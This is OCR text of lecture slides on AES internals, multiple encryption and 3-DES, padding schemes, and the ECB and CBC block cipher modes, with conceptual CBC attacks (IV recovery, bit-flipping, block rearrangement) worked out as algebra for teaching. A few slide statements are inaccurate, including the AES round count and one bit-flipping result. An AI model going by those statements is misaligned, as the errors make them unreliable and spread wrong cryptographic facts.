
Key expansion

- Key Expansion routine to derive the (*r*+1) round keys from the cipher key
  - **where *r* is the number of rounds (9, 11, or 13)**
  - **RotWord**
    - one-byte left circular shift
  - **SubWord**
    - AES S-box substitution
  - **Rcon**
    - bitwise XOR with defined constant values




- Avalanche effect also on the key derivation
  - **one bit change of the encryption key should affect the round keys for several rounds**

AES single round




AES SubBytes step

- Each byte in the state is replaced using an 8-bit substitution box, the Rijndael S-box ($b_{ij} = S(a_{ij})$)
  - **S-box can be represented by a table of 256 8-bit values**
    - the transformation is a simple table lookup
  - **the S-box is derived from the multiplicative inverse over GF(2^8), known to have good non-linearity properties**
    - this operation provides the non-linearity in the cipher




AES ShiftRows step

- ShiftRows step operates on the rows of the state
  - **it cyclically shifts the bytes in each row by a certain offset**
  - **for AES, the first row is left unchanged**
  - **each byte of the second row is shifted one to the left**
  - **similarly, the third and fourth rows are shifted by offsets of two and three respectively**



AES MixColumns step


- Four bytes of each column of the state are combined using an invertible linear transformation
  - **each byte of column is a function of all four bytes in that column**
- Each column is treated as a polynomial and multiplied by a polynomial $c_i(x)=3x^3+x^2+x+2$ modulo x^4+1, with operations performed in a GF(2^8)
  - **byte addition is XOR, byte multiplication is polynomial multiplication reduced mod $x^8+x^4+x^3+x+1$**
- Can be viewed as a multiplication $S'=C \times S$ of a matrix C by the state S



- Together with ShiftRows, it provides diffusion in the cipher

AES AddRoundKey step

- The subkey is combined (XORed) with the state
  - **for each round, a subkey with same size as the state is derived from the main key (key schedule algorithm)**
  - **the subkey is added to the state using bitwise XOR**



AES Security

- In June 2003, the US Government announced that AES may be used also for classified information
  - **this marks the first time that the public has had access to a cipher approved by NSA for encryption of TOP SECRET information**
- The first key-recovery attacks on full AES were published in 2011
  - **the attack is faster than brute force by a factor of about four**
    - it requires $2^{126.1}$ operations to recover an AES-128 key
    - it requires $2^{189.7}$ operations to recover an AES-192 key
    - it requires $2^{254.4}$ operations to recover an AES-256 key
- The only successful attacks against AES have been side channel attacks
  - **however they require a lot of physical information from the system that executes the algorithm**

Multiple Encryption


Multiple Encryption

- In general it is possible to increase the (computational) security of an encryption algorithm by using the same algorithm more times with different keys
  - **$c=E_{Kn}(\ldots(E_{K2}(E_{K1}(m)))$**
  - **$m=D_{K1}(D_{K2}(\ldots (D_{Kn}(c)))$**
- The used keys, together, can be seen as the overall secret key
  - **K=K1||K2||K3||…||Kn, with length = n |K1|**
- How many time should be performed? (2,3,4, ..)
  - **the more time the block is encrypted the more secure it is**
    - however for computation, no more encryptions than are necessary
- In most cases, both Encryption and Decryption algorithms can be see as encryption functions
  - **what combination of E and D can be chosen? (EEE, ED, etc)**

Multiple Encryption (cont.)

- Encrypting twice with the same key
  - **$c=E_K(E_K(m))$**
  - **no more secure that single encryption with K with length *n*: exhaustive search requires trying 2^n keys**
- Encrypting twice with two keys
  - **$c=E_{K2}(E_{K1}(m))$**
  - **there is an attack (not very practical), known as meet-in-the-middle, that breaks double encryption (EE) in roughly twice the time of a brute-force breaking single E**
    - since $X = E_{K1}(M) = D_{K2}(C)$
    - attack by encrypting *M* with all keys and store
    - then decrypt *C* with keys and match *X* value
    - can show takes $O(2^{n+1})$ encryptions and $O(2^n)$ memory
- Triple encryption with two/three keys (e.g. EEE, or EDE)
  - **meet-in-the-middle attack is not possible**

Example: Triple DES (3-DES)



- **Defined as alternative to the original DES with 56bit key**
- **$c = E_{K3}(D_{K2}(E_{K1}(m)))$**
- **Options:**
  - **3-DES with three different 56-bit keys: (k_1, k_2, k_3)**
    - key length: 56 + 56 + 56 = 168 bit (TDEA option 1)
  - **3-DES with two different 56-bit keys: $(k_1, k_2, k_1) = (k_1, k_2)$**
    - key length: 56+56 = 112 bit (TDEA option 2)
  - **3-DES with one 56-bit key: $(k_1, k_1, k_1) = k_1$**
    - equivalent to DES: $c = E_{K1}(D_{K1}(E_{K1}(m))) = E_{K1}(m)$

Stream ciphers based a block ciphers: Block cipher encryption modes

Encrypting large messages


- Block ciphers encrypt fixed size blocks
  - **eg. AES has fixed block size of 128 bits**
- Usually we have arbitrary amount of information to encrypt (longer than the block size)
  - **need way to use in practice**
- Use of a block cipher for creating a stream cipher
  - **five modes have been defined for TDEA in: *NIST Special Publication 800-38A* (2001)**
    - Electronic Code Book (ECB)
    - Cipher Block Chaining (CBC)
    - Output Feedback (OFB)
    - Cipher Feedback (CFB)
    - Counter Mode (CTR)
  - **these schemes are applicable to any block cipher**
  - **other modes are also possible**

Padding

- If the encryption mode requires that the length of the whole message has to be a multiple of a given block size, a Padding operation has to be performed first
- Examples of padding algorithms:
  - **Bit padding (e.g. ISO/IEC 7816-4)**
    - symbol '1' (bit) is added, and then as many '0' bits as required are added
  - **ANSI X.923**
    - the last byte defines the number of padding bytes; the remaining bytes are filled with zeros
      - eg. [b1 b2 b3 00 00 00 00 05] (3 data bytes, then 5 bytes pad+count)
  - **RFC 5652 Cryptographic Message Syntax / PKCS#7 / PKCS#5**
    - the value of each added byte is the number of bytes that are added
      - eg. [b1 b2 b3 05 05 05 05 05]

Electronic Codebook (ECB) Mode

- Consist of doing the obvious thing, and it is usually the worst method
- The message is broken into n blocks of *b* with padding for the last one
  - **b = block size of the cipher**
  - **$n_* b$ = message size including padding**
- Each block is independently encrypted with the secret key K
  - **$C_i = E_K (M_i)$**
  - **$M_i = D_K (C_i)$**




- Each block is a value which is substituted, like a codebook
- The cipher text has the same size of the plaintext (excluding padding)

Advantages and Limitations of ECB

- ECB is very simple and does not introduce extra operation (except for padding)
- There are a number of problems that arise and that don't show up in the single block case
  - **repetitions in message may show in ciphertext if aligned with message block**
    - if a message contains 2 identical blocks, the corresponding cipher blocks are identical; it can be a problem
      - in some cases it can be possible to guess a portion of the message
  - **by comparing two ciphertexts it is possible to discover similarities in the plaintexts**
    - no avalanche effect
  - **(partially) knowing the plaintext, is possible to rearrange the ciphertext blocks in order to obtain a new (known) plaintext**
- As result, ECB is rarely used
  - **main use is sending a few blocks of data (e.g. a secret key)**

Advantages and Limitations of ECB (cont.)

- Example of how repetitions may affect the security of ECB:



Original image
(3280x4400)



Image after ECB encryption





Image after CBC encryption


Cipher Block Chaining (CBC) Mode

- CBC objective: if the same block repeats in the plain text, it will not cause repeats of ciphertext
  - **avoiding some problems in ECB**
- How: adds a feedback mechanism to the cipher
- Result: plaintext is more difficult to manipulate
- Basic idea:



Cipher Block Chaining (CBC) Mode

- Plaintext patterns are concealed by XORing a block of *m* with the previous block of *c*
- Requires an IV (Initialization vector) of random data to encrypt the first block
  - $C_i = E_k(M_i \text{ XOR } C_{i-1})$
  - $C_0 = IV$



- Decryption is simple because ⊕ is reversible (A=B⊕C ⇔ A⊕C=B):
  - $M_i = D_k(C_i) \text{ XOR } C_{i-1}$

Advantages and Limitations of CBC

- CBC has the same performance of ECB, except for the cost of generating and transmitting the IV (and the cost of one ⊕)
- Each ciphertext block depends on **all** previous message blocks
  - **thus a change in the message affects all ciphertext blocks after the change as well as the original block**
    - forward avalanche effect
  - **a change in IV changes all bits of the ciphertext**

- As IV (e.g. 0), we could use a constant value however it may lead to some problems
  - **if two ciphertexts have the same initial blocks it means that the corresponding plaintext blocks are equal**
    - if a message is transmitted periodically, it is possible to guess whether changes have occurred, and in which block
  - **it is vulnerable to oracle attack**

Advantages and Limitations of CBC (cont.)

- The IV is not required to be a secret, and should not contain a secret
  - **it could be obtained by a chosen-ciphertext attack by asking to decrypt a ciphertext that starts with C1||C2 such that C1=C2, and take the resulting M1 and M2**
  - **then compute:**

    M1 xor M2 xor C1 =

    = (D_K(C1) xor IV) xor (D_K(C2) xor C1) xor C1 =

    = D_K(C1) xor D_K(C1) xor IV =

    = IV

CBC Threats: Modifing ciphertext blocks

- Using CBC correctly does not eliminate the problem of someone modifying the message in transit
- If IV is sent in the clear, an attacker can change bits of the first plaintext block (working on the ciphertext and IV) by simply changing the IV
  - **changing bit *h* of IV has predictable effect to bit *h* of M_1**
  - **hence either IV must be a fixed value or it must be sent encrypted in ECB mode before rest of message**
    - e.g. by changing IV $\rightarrow$ IV' $\equiv$ IV$\oplus$X, when decrypting we have:

      $M_1' = D_K(C_1) \oplus IV' = (M_1 \oplus IV) \oplus IV' = M_1 \oplus IV \oplus IV \oplus X = M_1 \oplus X$
- If the attacker changes the ciphertext block C_i, C_i gets $\oplus$'d with the decrypted C_{i+1} to yield M_{i+1}
  - **since M_{i+1} is obtained as: $M_{i+1} = D_K(C_{i+1}) \oplus C_i$**
  - **changing bit *h* of C_i has predictable effect to bit *h* of decrypted M_{i+1}**
  - **however the attacker cannot know the new decrypted M_i' (a new random block, as side effect)**
    - e.g. by changing $C_i \rightarrow C_i' \equiv C_i \oplus X$, when decrypting we have:

      $M_i' = D_K(C_i') \oplus C_{i-1} = D_K(C_i \oplus X) \oplus C_{i-1}$ = unpredictable without knowing *K*

      $M_{i+1}' = D_K(C_{i+1}) \oplus C_i' = (M_{i+1} \oplus C_i) \oplus C_i' = M_i \oplus X$

CBC Threats: Rearranging ciphertext blocks

- Knowing the plain text, the corresponding ciphertext and IV, it is possible to rearrange the C_1, C_2, C_3, .. (building blocks), in such a way to obtain a new known M'_1, M'_2, M'_3 ..
  - **e.g. suppose an intruder rearranges the ciphertext $c=C_1,C_2,C_3,C_4$ to $c'=C_1,C_3,C_3,C_4$, then when decrypting:**

$$M_1' = D_K(C_1') \oplus IV' = D_K(C_1) \oplus IV = M_1$$
$$M_2' = D_K(C_2') \oplus C_1' = D_K(C_3) \oplus C_1 = (M_3 \oplus C_2) \oplus C_1$$
$$M_3' = D_K(C_3') \oplus C_2' = D_K(C_3) \oplus C_3 = (M_3 \oplus C_2) \oplus C_3$$
$$M_4' = D_K(C_4') \oplus C_3' = D_K(C_4) \oplus C_3 = M_4$$

  - **other example: if the modified ciphertext is $c'=C_1,C_3,C_2,C_4$, then:**

$$M_1' = D_K(C_1') \oplus IV' = D_K(C_1) \oplus IV = M_1$$
$$M_2' = D_K(C_2') \oplus C_1' = D_K(C_3) \oplus C_1 = (M_3 \oplus C_2) \oplus C_1$$
